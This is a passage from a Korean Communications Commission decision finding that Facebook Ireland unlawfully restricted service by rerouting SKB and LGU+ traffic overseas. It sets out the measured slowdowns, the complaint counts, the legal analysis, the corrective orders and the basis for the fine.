
o 날짜 : 2016. 12. 28. o 발신 : **피심인측** -> 수신 : SKB
 o 주요내용
 - 우리는 트래픽이 홍콩에서 보내지는 것을 **알고 있음**
 - 이용자의 품질문제를 개선하기 위해, **FNA(Facebook Network Appliance) 캐시 솔루션**을 귀사의 망에 **설치 하는 것을 추천함**.

2) LGU+에 대한 접속경로 변경행위

피심인은 LGU+ 접속경로를 1차('17. 1. 14.)와 2차('17. 2. 14.)로 나누어 국내

에서 해외로 변경하였다. 1차 접속경로 변경은 LGU+ 유선망 트래픽 중 14.1%인
를, 2차는 LGU+ 무선망 트래픽 중 86.2%인 를 국내 KT에서 홍콩, 미국 등 해외
ISP로 접속경로를 변경한 사실이 있다.

< LGU+ 접속경로 변경 후 트래픽 경로 >



※ 관련 사업자들이 제출한 자료를 기준으로 재구성(3Gbps 이상 트래픽 구간표시)

가) (응답속도 저하) 접속경로 변경 후 피심인 서비스에 대한 LGU+ 무선망 응답
속도는 최번시 평균 43ms이던 것이 평균 105ms로 2.4배 느려졌다. 응답속도
저하가 이용자의 피심인 서비스 이용에 미치는 영향은 SKB의 경우와 같을
것으로 보인다.

< 접속경로 변경 전후 네트워크 응답속도 >

기 간	변경 전 ('17. 1. 1 ~ 2. 13.)	변경 후* ('17. 2. 14. ~ 3. 9.)	망 개선 후 ('17. 3. 10. ~ 6. 30.)
응답속도 평균	43ms	105ms	62ms

* LGU+ 제출자료, 최번시(20~24시) 측정자료를 해당기간 동안 평균한 값, '변경 후' 기간은 접속경로
이후부터, 해외망 증설 등으로 이용자 불만이 감소하고, 네트워크 품질이 안정화된 날까지의 기간

< LGU+ 무선 이용자 페이스북 네트워크 응답속도 >



※ LGU+ 제출자료를 그래프화, 세로축 : 응답속도(ms), 가로축 : 시간(일단위, '17. 1. 1. ~ '17. 6. 30.)

나) (이용자 피해) 피심인이 접속경로를 변경한 이후 LGU+ 콜센터에 접수된 페이스북 관련 이용자 문의 및 불만 접수건수는 총 827건으로, 접속경로 변경 전 일평균 0.2건이던 것이 변경 후 일평균 34.4건으로 172배 증가하였다.

< 접속경로 변경 전후 LGU+에 접수된 페이스북 관련 이용자 문의 및 불만건수 >

기 간	변경 전 (1. 1. ~ 2. 13.)	변경 후 (2. 14. ~ 3. 9.)	개선 후 (3. 10. ~ 6. 30.)
기간 합계	10건	827건	108건
일평균	0.2건	34.4건	0.9건

※ LGU+ 제출자료를 기준으로 해당기간 동안의 접수건수 합계 및 일평균 값을 산정

< 월별 페이스북 접속지연·장애로 인한 이용자 문의 및 불만 접수건수 >

(단위 : 건)

월별	'16.11	'16.12	'17.1.	'17.2	'17.3	'17.4	'17.5	'17.6	합계
LGU+	7	5	5	660	215	35	18	12	957

※ LGU+ 제출자료

< 피심인 서비스 제한에 따른 LGU+ 이용자 문의 및 불만 주요 사례 >

(김**, 2017-02-16) 인터넷이 요즘에 들어 너무나 느린데/ 페이스북 인스타그램이요
 (박**, 2017-02-17) 페이스북 같은거 동영상 볼 때 느려요 끊긴다고 해야되나.....
 (박**, 2017-02-16) (자녀가) 동영상 같은 게 안 끊겼는데 끊긴다고 하거든요/ (자녀가) 페이스북
 할때 동영상이 자꾸 끊겨 이래서 확인해보려고 전화 드린거예요
 (김**, 2017-03-06) 페이스북 및 인스타 접속 및 영상 재생 끊김/ 미국의 페이스북 정책 변경
 으로 인해 일시적인 데이터 접속 지연이 발생하고 있습니다. (안내)
 (유**, 2017-03-17) 페이스북을 하거나 인스타그램을 할때 인터넷이 끊겼다는 메시지가 자주
 떠서 사용하기 무척 불편합니다.

※ 출처 : LGU+ 제출자료

다) (피심인 및 LGU+ 조치사항) LGU+는 이메일('17. 2. 17., 2. 18.) 등을 통해 접속경로 변경에 따라 많은 이용자 불만이 발생하고 있고 이러한 문제를 해소하기 위해 접속경로를 예전과 같이 국내KT에서 접속 할 수 있도록 복원을 요청하였으나 피심인은 자사의 FNA 캐시서버를 LGU+ 망에 구축하지 않고서는 트래픽을 한국 내에서 제공 할 수 없다며 LGU+ 요청을 거절하였다. 이후 LGU+는 '17. 4월부터 같은 해 6월까지 국제전용회선 및 해외ISP와 연동 용량을 증설하여 이용자 불만을 해소하였다.

※ 피심인은 위원회의 사실조사가 시작된 이후인 '17. 11. 18일 LGU+의 접속경로를 예전과 같이 국내 KT접속으로 복원시켰다.

<LGU+ 및 피심인이 교환한 이메일 일부 발췌>

o 날짜 : 2017. 2. 17. o 발신 : **LGU+측** -> 수신 : 피심인측
 o 주요내용
 - **트래픽 변경(traffic shift) 때문에 많은 민원(complaints)이 들어오고 미국에서 병목현상도 경험함.** 트래픽 조정 문제를 조사하고 회신주기를 부탁함.
 o 날짜 : 2017. 2. 18. o 발신 : **피심인측**-> 수신 : LGU+측
 o 주요내용
 - 현재 고객 performance 향상을 위해 **FNA 캐시 서버를 귀사 망에 구축하지 않고서는 AS3786* 및 AS17853* 트래픽을 한국 내에 제공할 수 없음.**

* AS3786 : LGU+ 유선망 일부, AS17853 : LGU+ 무선망

3) 사업자별 불만 접수건수

조사대상 기간 중 ‘페이스북 접속지연·장애로 인한 이용자 문의 및 불만 접수 건수’는 월평균 SKB 269건, LGU+ 136건, KT 4건, SKT 7건으로 나타났다. 접속 경로가 변경되지 않은 KT는 이용자 문의 및 불만 접수 건수에 큰 변동이 없었던 반면, 피싱인에 의해 접속경로가 홍콩, 미국 등 해외 ISP를 통한 중계접속으로 변경된 SKB 및 LGU+에 접수된 이용자 불만건수가 크게 증가하였다.

< 사업자별 페이스북 접속지연·장애로 인한 이용자 문의 및 불만 접수건수 >

(단위 : 건)

구분	'16.12	'17.1	'17.2	'17.3	'17.4	'17.5	'17.6	합 계	월평균
SKB	153	94	514	308	391	240	182	1,882	269
KT	1	8	4	2	0	2	12	29	4
SKT	8	7	3	9	6	4	14	51	7
LGU+	5	5	660	215	35	18	12	950	136
합계	167	114	1,181	534	432	264	220	2,912	416

※ 사업자 제출자료, SKB 및 SKT 접속경로 변경은 '16. 12. 8., LGU+ 무선 접속경로 변경은 '17. 2. 14.

III. 행위사실의 위법성

1. 관련법 규정

전기통신사업법은 제50조제1항제5호에서 전기통신이용자의 이익을 현저히 해치는 방식으로 전기통신서비스를 제공하는 행위를 금지하고 있으며, 동법 시행령 제42조제1항 [별표4]에 세부 유형 및 기준을 정하고 있다.

< 전기통신사업법 근거 조항 >

5. 이용자의 이익을 해치는 전기통신서비스의 제공 행위

나. 이용계약의 체결, 해지 또는 전기통신서비스의 이용과 관련한 다음의 어느 하나에 해당하는 행위

5) 정당한 사유 없이 전기통신서비스의 가입·이용을 제한 또는 중단하는 행위

2. 위법성 판단

가. 피심인의 사업자 지위 검토

1) 피심인이 전기통신사업법상 부가통신사업자에 해당하는지 여부

피심인은 국내에서 부가통신사업자로 신고하지 않았으나 아일랜드 소재 사업자로 한-EU FTA 협정에 따른 협정국 소관 해외사업자에 해당하고, WTO GATS 및 FTA 협정에 따라 해당 협정국 소관 해외 사업자에 대해서는 부가통신사업의 국경 간 공급을 허용하고 있어, 해당 협정 소관 해외사업자가 해당국에서 부가통신사업을 하고 있는 때에는 국경 간 공급방식으로 국내 지사나 지점의 설치 없이 서비스 제공이 가능하다.

전기통신사업법 역시 기간통신역무에 대해서만 전기통신사업법 제87조(기간통신역무의 국경 간 공급)로 제한 규정을 두고 있으며, 해외 부가통신사업에 대해서는 특별한 제한 규정을 두고 있지 않는다.

따라서 피심인은 한-EU FTA협정 및 전기통신사업법에 따라 국내에 지사나 지점을 설치하지 않아도 해외에서 국내 이용자에게 직접 부가통신서비스 제공이 가능하며 실제로 현재 국내 이용자들을 대상으로 직접 서비스를 제공하고 있다. 따라서 피심인은 부가통신사업자로서 전기통신사업법이 전기통신사업자에 대해 정하고 있는 규제를 준수할 의무를 부담한다. 이에 따라 피심인은 전기통신사업법이 정하는 바에 따라 정당한 사유 없이 전기통신역무의 제공을 거부해서는 아니 되며, 공정하고 신속하고 정확하게 그 업무를 처리해야 한다(전기통신사업법 제3조 제1항 및 제2항). 또한, 피심인이 전기통신사업법상 금지행위 위반 시 시정조치 및 과징금 부과가 가능하다.

나. 정당한 사유 없이 전기통신서비스의 이용을 제한하는 행위

1) 피심인의 행위에 정당한 사유가 있었는지 여부

피심인은 KT와의 계약기간이 충분히 남아 있음에도 불구하고, SKT·SKB·LGU+ 등 관련 ISP와 충분한 사전협의 없이, 그리고 이용자에게 고지하지 않은 채, 일방적으로 SKT·SKB('16. 12월), LGU+('17. 1월 및 2월)의 접속경로를 변경한 것은 정당한 사유가 없다고 판단된다.

피심인은 정당한 사유로 KT의 요구가 있었다고 주장하고 있으나 조사 결과 KT는 피심인에게 직접접속 방식으로 SKT, SKB, LGU+와 접속 할 것을 제안한 것이지 해외로 접속경로를 변경 하거나, 해외 ISP 사업자를 통한 중계접속을 요청한 바가 없다. 이러한 사실은 피심인과 KT가 교환한 관련 이메일 및 일 맺은 계약서에서도 확인되었다. 또한 피심인은 접속경로를 해외로 변경하기 이전부터 SKB 및 LGU+와 국내 직접접속을 위한 협상을 추진하여 왔고 접속경로 변경 이후에도 직접접속을 위한 협상을 계속 하였다. 이는 피심인의 '16. 12월(SKB) 및 '17. 1~2월(LGU+) 접속경로 변경이 주로 해외 ISP를 통한 중계접속 방식으로의 변경이라는 점에서 KT의 요구를 수용하기 위한 접속경로 변경이 아니라는 사실을 방증한다.

또한 피심인이 접속경로 변경 시 문제가 야기될 것이라고 예상하기 어려웠다고 주장하는 것과 달리, 접속경로 변경 당시 피심인이 알고 있었거나 알 수 있었던 네트워크 상황 등을 고려해 볼 때, 자신의 일방적인 접속경로 변경으로 인하여 네트워크 병목현상이 발생할 가능성이나 SKB나 LGU+ 이용자들이 피심인의 서비스를 이용하는데 장애가 발생할 가능성이 있다고 충분히 예상할 수 있었다고 보는 것이 합리적이다. 더 나아가, 피심인이 '16. 12. 8일 SKT 접속을 일방적으로 국내(KT)에서 해외(홍콩)접속으로 변경했을 때, SKB에서 '16. 12. 23일 피심인에게 이메일을 통해 접속경로 변경으로 이용자들이 동영상 끊김, 접속속도 저하 등 품질문제를 겪는다고 알렸고 피심인도 SKB의 이메일에 대해 회신한 점으로 보아, 최소한 LGU+ 접속경로 변경 때는 해외 ISP 중계접속 방식으로 접속경로를 변경 시 피심인의 국내 이용자가 피심인 서비스 접속에 문제가 야기될 것이라고 충분히 인지 할 수 있었다.

따라서 피심인이 주장하는 KT의 요구 때문이라는 주장과 이용자 피해를 사전에 인지

할 수 없었다는 사유는 정당한 사유로 인정되지 않는다.

2) 피심인의 행위로 전기통신서비스의 이용제한이 발생했는지 여부

피심인의 접속경로 변경에 따라 SKB 및 LGU+ 이용자들은 페이스북 접속지연, 사진·동영상 재생 불능 등 서비스 이용에 불편을 겪었으며, 네트워크 응답속도 저하 및 민원건수가 급격히 증가한 점을 고려하면 전기통신서비스의 이용제한이 있었다.

이용자들은 피심인에게 개인정보를 포함한 각종 정보를 제공하면서 피심인의 광고를 소비하는 대신 피심인의 서비스를 통해 자신의 콘텐츠를 공유하고 타인과 메시지 교환, 사진·동영상 콘텐츠 등을 원활히 이용 할 수 있다고 인식하는 것은 합리적인 기대 수준이라고 할 수 있다. 그러나 피심인은 이용자들에게 사전 공지도 없이 갑작스럽게 접속경로를 변경하였고, 이로 인하여 이용자들은 예기치 못한 서비스 접속지연, 사진 보기 및 동영상 재생 장애 등 서비스의 원활한 이용에 제한을 겪어야 했다. 특히 피심인의 서비스에서 사진 및 동영상 재생 서비스가 차지하는 비중을 고려할 때 당시 이용자들의 피심인 서비스 이용에 심각한 장애가 야기 되었다고 볼 수 있다. 그 결과로 페이스북 서비스 관련 이용자 문의 및 불만 건수가 접속경로 변경 이전보다 SKB 24배, LGU+ 174배나 증가하였다.

특히, 피심인은 LGU+ 접속경로 변경 전 SKB 네트워크 담당자로부터 접속경로 변경에 따른 문제점을 이메일로 통보받는 등 접속경로를 일방적으로 해외로 변경할 경우 네트워크 병목현상이 발생할 수 있고 국내 이용자들의 피심인 서비스 이용에도 제한이 발생 할 것이라는 사실을 충분히 인지 할 수 있었음에도 해당 ISP에게 구체적인 접속경로 변경 내용이나 일정을 알려서 대응할 수 있도록 하지 않았고, 이용자들에게도 고지하지 않아 서비스 이용제한에 따른 이용자 불만 및 혼란을 가중시켰다.

뿐만 아니라, 피심인의 접속경로 변경 행위로 이용자 불만이 많이 발생하고 있다는 사실과 이를 해소하기 위해 접속경로를 다시 한국으로 복원 해달라는 요구를 SKB 및 LGU+로부터 이메일 등으로 받았음에도 신속하게 문제를 확인하고 바로잡아 이용자의 전기통신서비스 이용제한을 해소하지 않고 방치한 채, 해당

ISP에게는 피심인의 기존 FNA 캐시서버 설치 제안만 되풀이 하면서 망 이용료 협상을 진행하였다.

3) 이용자 이익을 현저하게 침해하였는지 여부

피심인의 접속경로 변경 행위로 네트워크 응답속도 저하, 민원 폭증 등의 사례를 종합할 때 이용자의 이익을 현저히 침해했다고 인정된다. 또한, 피심인의 일방적인 접속경로 변경으로 피심인이 제공하는 핵심 서비스 중 일부인 사진 및 동영상 재생에 장애가 발생한 점 등을 고려할 때 이용자의 이익이 현저히 침해되었다고 볼 근거가 충분하다.

< 사실조사 결과 >

- 네트워크 품질지표인 응답속도는 최번시 SKB 평균 29ms에서 130ms로 **약 4.5배 지연**, LGU+ 무선은 평균 43ms에서 105ms로 **약 2.4배 지연**
- SKB 이용자 불만 건수는 변경 전 일평균 0.8건에서 9.6건으로 **12배 증가**, LGU+는 일평균 0.2건에서 34.4건으로 **172배 증가**

네트워크 응답속도⁷⁾는 네트워크 품질을 전반적으로 나타내는 지표로 접속경로 변경 후 최번 시간대에 SKB는 약 4.5배 지연, LGU+ 무선은 약 2.4배 지연되었다면 정상적인 수준에서 크게 벗어나 현저하게 품질이 떨어진 수준이라고 볼 수 있으며, 또한 서비스 이용품질과 관련하여 민원이 폭증했다는 것은 서비스가 정상적인 수준에서 현저히 벗어났다고 판단할 수 있다.

4) 판단

피심인의 접속경로 변경 행위는 정당한 사유 없이 전기통신서비스의 이용을 제한하는 행위로서 전기통신이용자의 이익을 현저히 해치는 방식으로 전기통신 서비스를 제공하는 행위를 금지한 전기통신사업법 제50조의제1항제5호 후단 및 같은 법 시행령 제42조제1항 [별표4] 5호나목5)를 위반하였다.

7) 네트워크 응답속도 : 측정단말에서 발신된 신호가 서버에 도착하고 그 응답신호가 발신된 측정단말로 다시 돌아올 때까지 걸린 시간

3. 피심인 의견 및 검토결과

가. 사실조사 결과에 대한 의견 검토

1) 접속경로 변경 사유 및 행위의 주체 관련

피심인은 접속경로 변경 사유를 KT측에서 요청했기 때문이라고 설명하고 있다. 반면 KT는 피심인이 독자적인 결정으로 접속경로를 변경한 것으로, KT는 피심인의 접속경로를 변경할 권한이 없으며, 해외로 트래픽 경로 변경을 요청한 사실도 없다고 주장하고 있다.

피심인 및 KT가 제출한 접속경로 변경 관련 협의자료 및 계약서를 검토해본 결과 피심인은 KT와 협의하거나 계약서에 명시되어 있는 것과 다른 방식으로 피심인의 독자적인 네트워크 운용 방식에 따라 접속경로를 변경한 것을 확인하였으며, 이 과정에서 KT가 개입한 바가 없다. KT가 피심인과 협의과정에서 제안한 트래픽 분산방식은 KT목동 IDC의 페이스북 캐시서버로 3사 회선을 직접 인입하여 3사 모두 직접접속하는 방식으로 실제로 피심인이 실행한 해외 ISP를 통한 중계접속 방식은 아니었다.

2) 이용자 이익저해 발생 가능성에 대한 사전 인지 여부 관련

피심인은 콘텐츠가 해당 ISP 네트워크 내부에서 어떻게 전송되는지 통제하지 않으며, ISP의 망 접속 용량 등을 알 수 없기 때문에 특정 ISP 가입자의 접속 문제를 예상하는 것은 매우 어려우며, 접속경로 변경 후 문제가 있다는 메일을 몇 통 받은 것은 사실이나 접속경로 변경이 원인이라고 할 만한 충분한 입증자료가 없었다고 주장하고 있다.

검토결과, 접속경로 변경 당시 피심인이 알고 있었거나 알 수 있었던 ISP 접속 용량 및 네트워크 상황을 고려해 볼 때 접속경로 변경으로 인하여 SKB나 LGU+의 네트워크에 접속된 이용자들이 피심인의 서비스를 이용하는데 장애가

발생할 가능성이 있다고 충분히 예상할 수 있었다고 보는 것이 합리적이다. 또한 피심인은 SK(SKT·SKB)접속경로를 변경한 이후 SKB로부터 접속속도 저하 등 품질 문제로 이용자 불편이 발생하고 있다는 이메일을 받아 접속경로 변경으로 이용자 이익이 저해 되고 있다는 사실을 인지할 수 있었다. 따라서 피심인은 이 같은 상황을 신속히 확인하고 조치해야 할 주의의무가 발생한 것이나 이를 방치한 채 또다시 LGU+ 접속경로 변경을 실행 하였는데 이때는 이전 사례에 비추어서 이용자 이익저해 발생 가능성을 사전에 충분히 인지 할 수 있었던 것으로 보인다. 문제를 인지하고도 확인 및 개선조치 없이 유사행위를 반복한 것은 설사 고의가 없더라도 서비스를 적정하게 유지해야 하는 주의의무를 게을리 한 과실은 피할 수 없다.

3) SKB 및 LGU+와 접속경로 변경 관련 사전협의 여부 관련

피심인은 SKB 및 LGU+와 접속경로 변경에 관해 사전에 협의할 계약상 혹은 법률상 의무가 없다고 주장하면서도 피심인은 비록 접속경로 변경 일자를 특정 하지는 않았으나, ITW⁸⁾ 및 APF⁹⁾ 대면회의를 통해 트래픽을 홍콩을 통해 제공할 것이라는 점을 설명하였다고 주장하고 있다.

반면 SKB는 피심인이 SK(SKT·SKB)에 대한 해외접속경로 변경 전 아무런 사전 협의가 없었다고 주장하고 있으며, 주장을 뒷받침 할 ITW 및 APF 출장보고서를 제출하였다. LGU+는 피심인이 제안한 무상접속이 거부되면 해외로 트래픽을 우회할 수도 있다는 언급은 있었으나 실제로 돌리겠다고 확정해서 이야기 하거나 메일을 통해 언제 돌릴지 구체적인 일정을 알린 바는 없었다고 주장하고 있다.

검토결과, 과기정통부의 “망 중립성 및 인터넷 트래픽 관리에 관한 가이드라인”에서는 ISP와 콘텐츠 제공 사업자는 서비스의 제공 및 망의 안정적 운용 등을 위해 필요한 경우 정보를 제공하는 등 신의성실의 원칙에 따라 협조하여야 한다고 규정하고 있음에도 피심인은 이를 준수하지 않았다. 설사 피심인이 ITW 등에서 구두로 설명했다는 주장을 인정한다고 하더라도 실제로 접속경로 변경을 실행하기 전 구체적인 실행 날짜, 방법 등을 사전에 해당 ISP에게 명시적으로 알리지 않았다면, 네트워크를

8) ITW(International Telecoms Week) : 글로벌 통신사업자가 참여하는 연례회의, '16. 5. 8. ~ 11. 미국 시카고에서 열림
9) APF(Asia Peering Forum) : 인터넷망 관리자, 콘텐츠제공사업자 등이 참여하는 회의, '16. 8. 8. ~ 12. 베트남 호치민에서 열림

관리하는 ISP 실무차원에서 아무런 대응을 할 수 없어 이는 원활한 서비스의 제공 및 망의 안정적 운용을 위한 사전협의로 보기 어렵다.

나. 위법성 판단과 관련된 의견

1) 인터넷 접속 품질에 대한 책임 관련

피심인은 콘텐츠 제공 사업자로서 인터넷 접속 품질문제에 관련하여 책임을 부담하는 것은 부당하다고 주장하고 있다.

검토결과, 콘텐츠 제공 사업자라도 정당한 사유가 없이 자신의 행동으로 이용자 이익을 침해하였다면 그 책임이 면제되지 않으며, 피심인은 ISP는 아니지만 스스로 접속경로를 변경할 수 있고 전기통신사업법 제3조 제1항 및 제2항이 정하는 바와 같이 정당한 사유 없이 전기통신역무의 제공을 거부해서는 아니되며 공정하게 그리고 신속하게 그 업무를 처리할 의무를 부담함에도 불구하고, 피심인의 일방적인 행위로 인하여 상당한 기간 이용자가 피심인의 전기통신역무를 이용하는데 장애가 발생하도록 하였으므로 자신의 행위에 대한 책임을 지는 것이 타당하다.

2) 서비스 이용제한 판단기준 관련

피심인은 콘텐츠 제공 사업자로 서비스 이용제한이 발생했다고 볼 수 있는 합리적인 기준이 없다고 주장하고 있으며, 페이스북의 약관*에도 서비스 품질을 보장하지 않는다고 밝히고 있다.

* 페이스북은 언제나 방해, 지연, 결함 없이 기능할 것이라고 보장하지 않습니다.

검토결과, 이용자들은 자신의 정보를 제공하고 광고를 소비하는 대가로 특별한 사정이 없다면 과거에 받았던 수준과 동등수준의 서비스를 지속적으로 받을 수 있다는 합리적 기대를 가지고 있으므로 이용자의 합리적인 기대는 서비스 이용제한 여부를 판단하는 기준이 될 수 있다. 그러나 피심인은 이미 이용자 이익침해의 가능성을 인정한 상태에서 이용자에게 사전 고지도 없이 추가로 접속경로를 변경하여 이용자의 정당한 이익과 합리적 기대를 포함한 신의성실의 원칙에 반하는

행위를 하였다. 또한 피심인 스스로의 행위로 인하여 장애가 발생한 경우에도 귀책여부를 불문하고 항상 페이스북의 면책을 규정한 약관은 공정하다고 보기 어려우며 이러한 이용자 이익침해 행위에 대해 면책되지 않는다.

3) 정당성 관련

피심인은 접속경로 변경은 KT의 요구에 의하여 이루어진 것이고, 접속경로 변경행위로 문제가 야기될 것이라고 예상하기 어려웠기 때문에 접속경로 변경행위에 정당한 사유가 있었다고 주장하고 있다.

검토결과, KT는 피심인과 협의과정에서 KT 목동 IDC를 통한 직접접속을 제안하였고, 피심인과 맺은 계약서에도 직접접속을 명시하고 있는 등 KT가 피심인에게 해외로 접속경로를 변경하도록 요청한 사실은 없다. 또한 피심인이 KT와 체결한 계약에 따라 SK(SKT·SKB) 및 LGU+와 직접접속해야 할 기한이 상당기간 남아 있음에도 불구하고 SKB 및 LGU+와 직접접속을 위한 충분한 협의를 거치지 않은 상태에서 일방적으로 접속경로를 변경한 합리적 이유를 인정하기 어렵다. 또한, SKB에서 피심인의 일방적인 접속경로 변경행위로 네트워크 병목현상 발생 등 이용자의 서비스 이용에 문제가 발생했음을 이메일로 알려서 LGU+ 접속경로 변경 시에는 문제가 야기 될 것을 충분히 인지할 수 있었던 것으로 판단된다. 따라서 피심인의 주장은 사실과 다르며 정당한 사유로 인정되지 않는다.

4) 이용자 이익저해의 현저성 관련

피심인은 네트워크 응답속도가 느려졌다고 해도 이용자가 체감하기 어렵고, 단순히 민원이 증가했다고 해서 이용자의 이익이 현저하게 저해되었다고 보기 어렵다고 주장하고 있다.

검토결과, 네트워크 응답속도, 민원 건수를 종합적으로 살펴보면 망 접속 상태의 품질이 과거 수준보다 현저히 벗어난 것으로 볼 수 있다. 또한 불편을 느낀 이용자 중 실제 문제를 호소하는 경우는 약 6% 수준이라는 연구결과¹⁰⁾ 등을 고려해 볼 때 실제 서비스 이용에 불편을 느낀 이용자 수는 4만 명 이상에 달할 것으로 추측 할 수 있다.

10) 미국 펜실베이니아대 와튼 경영대학원 '불만고객연구서'(2006년)

전기통신이용자의 이익을 현저히 해치는 방식이라고 할 때의 ‘현저히’는 정상적인 이익 수준과의 차이가 어느 정도 발생하여야 행위 요건을 충족할 수 있는지를 평가하는 척도가 되는 기준인데 이용자 민원건수는 이용자가 직접 피해 발생을 호소한다는 측면에서 직접적이고 중요한 이용자 이익저해 지표로 볼 수 있다. LGU+는 변경 전 일평균 0.2건이던 것이 피심인의 접속경로 변경 후 일 평균 34.4건으로 172배 증가하였고, SKB는 변경 전 일평균 0.8건이던 것이 피심인의 접속경로 변경 후 일 평균 9.6건으로 12배 증가하였다면 이러한 민원발생 건수는 정상적인 수준에서 크게 벗어나 현저한 수준이라고 할 수 있다.

또한, 피심인의 일방적인 접속경로 변경으로 피심인이 제공하는 핵심 서비스 중 일부인 사진 및 동영상 재생에 실질적인 장애가 발생한 점, 이용자들이 지인들과의 지속적인 커뮤니케이션이나 정보의 즉시 취득 등 중요한 사회적 활동과 관련하여 피심인의 서비스에 상당 부분 의존하고 있는 사정 등을 고려한다면 이용자의 이익이 현저히 침해되었다고 볼 근거는 충분하다.

IV. 시정조치 명령

1. 시정명령을 받은 사실의 공표

피심인은 전기통신사업법 제52조제1항제7호에 따라 시정명령을 받은 사실을 시정명령을 받은 날부터 1개월 이내에 피심인의 한글 인터넷홈페이지에 전체 화면의 6분의 1이상(자동 또는 URL연결을 통한 팝업) 크기로 4일 이상 공표하며, 중앙일간지에 4단×10cm 또는 5단×9cm 이상의 크기로 평일 1회 공표하여야 한다. 이때 그 내용 등은 방송통신위원회와 사전에 협의하여야 한다.

< 공표문안(예시) >

**페이스북 아일랜드 리미티드는 ‘전기통신사업법’ 위반을 이유로
시정명령을 받은 사실이 있음**

페이스북 아일랜드 리미티드는 방송통신위원회로부터 인터넷접속 경로

변경과 관련하여 “정당한 사유 없이 전기통신서비스 이용을 제한하여 이용자 이익을 저해한 행위”로 시정명령을 받은 사실이 있습니다.

2018년 0월 00일

페이스북 아일랜드 리미티드 대표 ooo

2. 업무 처리절차의 개선

피심인은 전기통신사업법 제52조제1항제9호에 따라 접속경로 변경과 관련하여 동일·유사한 사례가 발생하지 않도록 재발방지 대책을 수립하여 시행하여야 한다. 이때 시정명령을 받은 날로부터 1개월 이내에 위원회와 재발방지 대책을 협의하고, 3개월 이내에 시행하여야 한다.

3. 시정명령 이행계획서 제출

피심인은 전기통신사업법 제52조제1항제11호 및 같은 법 시행령 제44조제1호에 따라, 시정명령을 받은 날부터 1개월 이내에 시정조치에 대한 이행계획을 수립하여 방송통신위원회에 제출하여야 한다.

4. 시정명령 이행결과의 보고

피심인은 전기통신사업법 제52조제1항제11호 및 같은 법 시행령 제44조제2호에 따라, 각 시정명령 이행기간 만료 후 10일 이내에 시정명령 이행결과를 방송통신위원회에 보고하여야 한다.

V. 과징금 부과

전기통신사업법 제53조(금지행위 등에 대한 과징금 부과)제1항과 같은 법 시행령 [별표6] 및 “금지행위 위반에 대한 과징금 부과 세부기준”(방송통신위원회 고시 제2016-11호, 이하 ‘세부기준’이라 한다) 제3조제2항은 “매출액이 없거나 산정하기

곤란한 경우로서, 법 제50조제1항제1호부터 제4호까지, 제6호 및 제7호에 따른 행위는 10억원, 법 제50조제1항제5호에 따른 행위는 8억원을 각 과징금 부과상한액”으로 하고 있으며, 세부기준 제6조제5항제3호는 “위반행위로 인하여 영향을 받은 서비스의 범위를 합리적으로 특정하기 어려워 객관적인 매출액의 산정이 곤란한 경우”를 관련매출액이 없거나 산정하기 곤란한 경우의 하나로 규정하고 있다.

피심인은 이용자에게 직접적으로 서비스 요금을 받고 있지 않으며, 접속경로 변경에 따라 영향을 받은 사진·동영상 재생 등 피심인 서비스 범위를 합리적으로 특정하여 객관적인 매출액을 산정하는 것이 현실적으로 곤란한 경우에 해당하여 위반행위의 중대성 정도에 따른 정액과징금을 부과한다.

1. 부과 기준금액

피심인은 국내 일일 접속자 수 1,200만명을 보유하고 있는 시장 및 사회에 미치는 영향력이 매우 큰 사업자임에도 정당한 사유 없이 접속경로를 해외로 변경하여 이용자 이익을 침해하였고, 특히 접속경로 변경 시 발생할 문제점이 사전에 인지되었음에도 관련 ISP와 사전협의나 이용자 고지 없이 일방적으로 접속경로를 변경하였으며, 피심인의 행위로 발생한 이용자불편 사항을 인지하고 나서도 이를 적극적으로 확인하여 문제를 해소하지 않고 문제행위를 지속시킨 것은 시장을 왜곡시키고 피해가 중대하다고 볼 수 있어 “중대한 위반행위”로 판단하고 시장의 왜곡정도, 피해범위, 피해회복 정도 등을 종합적으로 고려하여 기준금액을 4억원으로 한다.

< 위반행위 중대성 정도 및 고려사유 >

중대성의 정도 (부과기준금액)	부과기준액	고려 사유
매우 중대한 위반행위	6억원 초과 8억원 이하	시장의 본질적인 왜곡, 피해규모의 광범위, 이용자의 피해회복이 이루어지지 않은 경우 등
중대한 위반행위	3억원 초과 6억원 이하	시장의 단기적 왜곡, 피해가 중대하지만 광범위하지 않은 경우, 이용자의 피해회복이 일부 이루어진 경우
중대성이 약한 위반행위	3억원 이하	시장에 미치는 영향이 미미한 경우, 피해의 경미, 이용자 피해의 실질적인 회복이 이루어진 경우

2. 필수적 가중·감경

